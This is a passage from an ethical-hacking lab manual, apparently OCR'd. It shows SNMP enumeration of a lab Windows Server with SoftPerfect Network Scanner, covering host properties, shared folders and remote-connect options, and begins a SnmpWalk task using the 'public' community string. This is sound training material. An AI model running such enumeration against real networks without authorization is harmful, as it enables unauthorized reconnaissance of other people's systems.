


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **status bar** at the lower-right corner of the GUI displays the status of the scan.
10. The scan results appear, displaying the active hosts in the target IP address range, as shown in the screenshot.




11. To view the properties of an individual IP address, right-click a particular IP address (in this example, **10.10.1.22**) and select **Properties**, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


12. The **Properties** window appears, displaying the **Shared Resources**, **IP Address**, **MAC Address**, **Response Time**, **Host Name**, **Uptime**, and **System Description** of the machine corresponding to the selected IP address.



13. Close the **Properties** window.


14. To view the shared folders, note the scanned hosts that have a + node before them. Expand the node to view all the shared folders.

    Note: In this example, we are targeting the Windows Server 2022 machine (10.10.1.22).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Right-click the selected host, and click **Open Device**. A drop-down list appears, containing options that allow you to connect to the remote machine over HTTP, HTTPS, FTP, and Telnet.



Note: If the selected host is not secure enough, you may use these options to connect to the remote machines. You may also be able to perform activities such as sending a message and shutting down a computer remotely. These features are applicable only if the selected machine has a poor security configuration.

16. This concludes the demonstration of performing SNMP enumeration using the SoftPerfect Network Scanner.
17. You can also use other SNMP enumeration tools such as **Network Performance Monitor** (https://www.solarwinds.com), **OpUtils** (https://www.manageengine.com), **PRTG Network Monitor** (https://www.paessler.com), and **Engineer's Toolset** (https://www.solarwinds.com) to perform SNMP enumeration on the target network.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.

Task 3: Perform SNMP Enumeration using SnmpWalk

SnmpWalk is a command-line tool that scans numerous SNMP nodes instantly and identifies a set of variables that are available for accessing the target network. It is issued to the root node so that the information from all the sub nodes such as routers and switches can be fetched.

Here, we will use SnmpWalk to perform SNMP enumeration on a target system.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Type **snmpwalk -v1 -c public [target IP]** and press **Enter** (here, the target IP address is **10.10.1.22**).

